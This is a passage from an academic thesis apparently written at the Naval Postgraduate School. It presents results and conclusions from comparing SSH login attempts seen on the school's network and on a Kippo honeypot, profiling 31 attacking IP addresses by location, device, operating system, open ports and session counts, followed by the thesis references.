
In this chapter, we will discuss the results from our tests outlined in Chapter IV, and identify the similarities and differences in the patterns and geolocation of the data analyzed from NPS's network and the Kippo honeypot. We also tried to determine if the attackers used proxies to route their attacks, if the attacks were automated, and if the hosts with IP addresses associated with NPS were attacked more than the Kippo honeypot. Finally, we analyzed files downloaded to our honeypot from IP addresses appearing in both sets of data.

1. Results

a. *Geolocation Patterns*

Our methodology identified 31 individual IP addresses in both data sets. The distribution of the IP addresses is shown in Figure 30.

Figure 30. IP geolocation distribution.




The top four IP address-originating countries based on percentage of IP addresses were China with 29%, India with 13%, and Brazil and Germany with 10%. Because of the high percentage from China and India, we looked deeper to identify whether they had originated from the same cities and Internet Service Providers (ISPs). Two of the IP addresses from China originated in Shanghai, and one each from Beijing, Kunming, Lanzhou, and Xi'an. Upon deeper inspection, both of the IP addresses in Shanghai belonged to different ISPs, Shanghai University and Oriental Cable Network Co., Ltd. The four IP addresses from India included one each from Anchal, Bhagwat New Dehli, and Noida, but we could not identify their ISPs with any of our tools.

b. Hardware

The hardware analysis used information collected by MaxMind, Shodan, and Nmap. While 61% of the devices were unknown, we could identify key attributes of the devices. Figure 31 shows the breakdown of hardware devices found in our data.

Figure 31. Device types.



Two of the devices were Apple Airport Extremes, which suggests that the attempted logins came from a home user, or at least a compromised home computer. One


device was a combination of a Web and mail server based on its open ports and because it was running Apache and Sendmail. Another group of devices was five HP Procurve 7102dl secure routers. The popularity of this router in our data could mean that a vulnerability allows malicious users to access this router as a pivot point for malicious activity.

The other four devices were two Virtual Private Network (VPN) routers, a server running Apache and Bind, and a W422G wireless router. A VPN router is an excellent way to ensure the anonymity of an attacker attempting access to a remote system. These could be infected with malware creating another pivot for malicious activity.

c. *Operating Systems*

Next, we identified the operating systems of all of the hosts. Linux accounted for 74% of the operating systems used. The others included AVtech and Apple embedded operating systems and three that were not identified. Figure 32 shows a breakdown of the operating systems.

Figure 32. Commonly used operating systems.



We believe the popularity of the Linux 2.6.x versions indicates multiple vulnerabilities in those versions since the 2.6.9 version was originally released on 19 October, 2004 [20]. Our opinion was supported by the National Vulnerability Database, which yielded 159 Critical Vulnerabilities and Exposures (CVE) associated with Linux 2.6.x. Figure 33 shows a portion of the search results.


Figure 33. Vulnerability search results.



d. Common Ports

Further analysis looked for common port usage among all 31 IP addresses. Figure 34 shows the percentage of ports open across all 31 IP addresses.

Figure 34. Percentage of commonly used ports for all hosts.




Initially, not all hosts had port 22 open, possibly indicating deliberate use of the port only at certain times. The majority of all hosts had ports 80, 5060, and 8080 open. Port 80 appears to be open on the devices for Web access, but ports 5060 and 8080 are usually unnecessary and seem suspect. An article written by Lenny Zeltser, called “Targeting VoIP: Increase in SIP Connections on UDP port 5060,” attributes an increase in port 5060 activity to SIP brute-forcing activities by botnets [22]. Port 8080 is typically an alternate to port 80, and is used for proxies. It is possible, whether intentional or unintentional, that devices using it could be acting as proxies for malicious activity.

e. SSH Version

Figure 35 shows the distribution of SSH versions used on the 31 hosts. According to the OpenSSH website, the identified OpenSSH versions possess vulnerabilities allowing attackers to gain access to these devices [21].

Figure 35. SSH version distribution.



f. Anonymous Proxy

Although we used the IP2Location website, we were unable to identify any IP addresses as being anonymous proxies.

g. Session Data

We analyzed the session information of the 31 IP addresses to identify patterns in activity. The DenyHosts daemon does not log any SSH login attempts after an IP address has been blocked, so we used the Kippo login data for the IP addresses; we believe that the session information for the NPS network is very similar to our Kippo results. Figure 36 shows the number of login attempts for each IP address over the seven-month period the data was collected. IP addresses with less than three sessions have been removed since they are likely not deliberate login attempts.

Figure 36. Session count.

124.2.53.233	11
185.19.93.244	43
190.12.31.42	5
202.120.115.10	4
211.94.131.150	31
212.150.196.217	4
221.179.89.90	4
222.219.187.9	13
27.254.44.43	32
60.164.184.44	19
82.165.151.97	54
87.106.187.166	4

Several IP addresses have numerous attempted logons; however, there does not appear to be any brute forcing, which would be indicated by several hundreds if not thousands of sessions. This data suggests that attackers are selectively trying to gain access without raising any suspicion. For example, 54 login attempts over a span of months may not trigger any alerts on a system, but if conducted within a week would trigger further analysis and could lead to the blacklisting of the offending IP address.

h. Downloaded Files

None of the 31 IP addresses was successful in downloading any files to the Kippo honeypot.

2. Conclusion

Based on the results produced from our methodology, it is unclear whether the attacks are automated, but we have high confidence that the remote sites were compromised because of their preponderant use of vulnerable software. Use of ports 5060 and 8080 suggests botnet activity associated to these sites. Unfortunately, the design of the DenyHosts daemon prevented us from determining if the NPS network was attacked more often than our honeypot because of its affiliation.

THIS PAGE INTENTIONALLY LEFT BLANK

VI. CONCLUSION

When attempting to profile attack behavior, it is important to analyze the data gathered with multiple tools to ensure its accuracy. Our methodology was successful in identifying similarities in patterns and geolocation information in the data collected from both networks. It identified several contributing factors that may have caused the 31 hosts to be compromised and therefore used to conduct malicious login attempts against the NPS and honeypot networks.

The results of our methodology could be improved if both networks employed honeypots. A drawback in comparing honeypot and DenyHosts data was the latter's DenyHosts inability to log IP addresses after they have been blocked. However, DenyHosts is an invaluable tool at thwarting SSH brute force attacks and should be used on any host offering the SSH service.

Future work related to this topic should include multiple data sets from multiple network affiliations to ensure the lowest occurrence of bias possible. Each network should try to use identically configured honeypots for the best data comparison. If the DenyHosts daemon is used it should be in conjunction with IPTables or similar software capable of logging failed login attempts of blocked IP addresses. Other possible research could involve tracking the use of user names and passwords across multiple networks.

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF REFERENCES

- [1] T. Ylonen and C. Lonvick, "The secure shell (SSH) protocol architecture," 2006 [Online]. Available: <https://tools.ietf.org/html/rfc4251>. Accessed: 31-Mar-2015.
- [2] T. Ylonen and C. Lonvick, "The secure shell (SSH) authentication protocol," 2006 [Online]. Available: <https://tools.ietf.org/html/rfc4252>. Accessed: 31-Mar-2015.
- [3] "SANS: intrusion detection FAQ: what is a honeypot?" [Online]. Available: <http://www.sans.org/security-resources/idfaq/honeypot3.php>. Accessed: 31-Mar-2015.
- [4] E. Alata, V. Nicomette, M. Dacier, and M. Herrb, "Lessons learned from the deployment of a high-interaction honeypot," arXiv [cs.CR], arxiv.org, 06-Apr-2007 [Online]. Available: <http://arxiv.org/abs/0704.0858>. Accessed: 10-Apr-2015.
- [5] C. Kenna, "Analysis of and response to SSH brute force attacks," 2010 [Online]. Available: <http://www.cs.wm.edu/~kearns/710-papers.d/Kenna.pdf>. Accessed: 10-Apr-2015.
- [6] M. G. T. van Polen, G. C. M. Moura, and A. Pras, "Finding and analyzing evil cities on the internet," in *Managing the Dynamics of Networks and Services*, Springer Berlin Heidelberg, 2011, pp. 38–48 [Online]. Available: http://link.springer.com/chapter/10.1007/978-3-642-21484-4_4. Accessed: 10-Apr-2015.
- [7] "MaxMind—frequently asked questions." [Online]. Available: <https://www.maxmind.com/en/faq#accurate>. Accessed: 10-Apr-2015.
- [8] E. Kheirkhah, S. M. P. Amin, H. A. Sistani, and H. Acharya, "An experimental study of SSH attacks by using honeypot decoys," *Indian J. Sci. Technol.*, vol. 6, no. 12, pp. 5567–5578, Dec. 2013 [Online]. Available: <http://www.indjst.org/index.php/indjst/article/view/43618>. Accessed: 10-Apr-2015.
- [9] "The XMPP standards foundation." [Online]. Available: <https://xmpp.org/>. Accessed: 10-Apr-2015.
- [10] D. Ramsbrock, R. Berthier, and M. Cukier, "Profiling attacker behavior following SSH compromises," in *Dependable Systems and Networks*, 2007. DSN '07. 37th Annual IEEE/IFIP International Conference on, 2007, pp. 119–124 [Online]. Available: <http://dx.doi.org/10.1109/DSN.2007.76>. Accessed: 20-May-2015.

- [11] “HoneyDrive 3 Royal Jelly edition,” BruteForce Lab’s blog, 26-Jul-2014. [Online]. Available: <https://bruteforce.gr/honeydrive-3-royal-jelly-edition.html>. Accessed: 23-Jun-2015.
- [12] Desaster, “desaster/kippo,” GitHub. [Online]. Available: <https://github.com/desaster/kippo>. Accessed: 01-Jul-2015.
- [13] “Welcome to DenyHosts.” [Online]. Available: <http://denyhosts.sourceforge.net/>. Accessed: 24-Jun-2015.
- [14] “MaxMind—frequently asked questions.” [Online]. Available: <https://www.maxmind.com/en/faq#accurate>. Accessed: 10-Apr-2015.
- [15] “Nmap: the network mapper—free security scanner.” [Online]. Available: <https://nmap.org/>. Accessed: 06-Aug-2015.
- [16] “Shodan.” [Online]. Available: <https://www.shodan.io/>. Accessed: 24-Aug-2015.
- [17] “Free product demo | IP2Location.com.” [Online]. Available: <https://www.ip2location.com/demo>. Accessed: 17-Jul-2015.
- [18] “Regex—extracting IP address from a line from ifconfig output with grep - stack overflow.” [Online]. Available: <https://stackoverflow.com/questions/11482951/extracting-ip-address-from-a-line-from-ifconfig-output-with-grep>. [Accessed: 16-Jul-2015]
- [19] “HP 7000 dl router series—HP networking, HP 7102 dl router, J8752A, HP 7203 dl router, J8753A.” [Online]. Available: http://pro-networking-h17007.external.hp.com/us/en/products/routers/HP_A7000dl_Router_Series/index.aspx. Accessed: 18-Aug-2015.
- [20] “Linux versions—Linux kernel newbies.” [Online]. Available: <http://kernelnewbies.org/LinuxVersions>. Accessed: 20-Aug-2015.
- [21] “OpenSSH security.” [Online]. Available: <http://www.openssh.com/security.html>. Accessed: 21-Aug-2015.
- [22] S. I. S. Center, “InfoSec handlers diary blog—targeting VoIP: increase in SIP connections on UDP port 5060,” SANS ISC. [Online]. Available: <https://isc.sans.edu/diary/Targeting+VoIP%3A+Increase+in+SIP+Connections+on+UDP+port+5060/9193>. Accessed: 20-Aug-2015.

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
Ft. Belvoir, Virginia
2. Dudley Knox Library
Naval Postgraduate School
Monterey, California